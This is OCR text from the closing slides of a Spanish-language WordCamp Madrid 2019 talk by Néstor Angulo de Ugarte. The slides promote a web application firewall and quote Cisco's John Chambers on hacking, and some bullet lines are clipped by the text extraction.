
WAF
TU
GUA

- Limpia todo el tráfico a tu sitio web
- o y protegido
- jorará en
- nse
- usuario



Firewall para Aplicaciones Web (WAF)

Protege y Acelera tu Sitio Web




There are two types of companies: those who have been hacked, and those who don't yet know they have been hacked.
John Chambers
Chief Executive Officer of Cisco


Everybody needs a hacker

WordCamp Madrid '19

GRACIAS por su atención ¡Preguntas!

Néstor Angulo de Ugarte
@pharar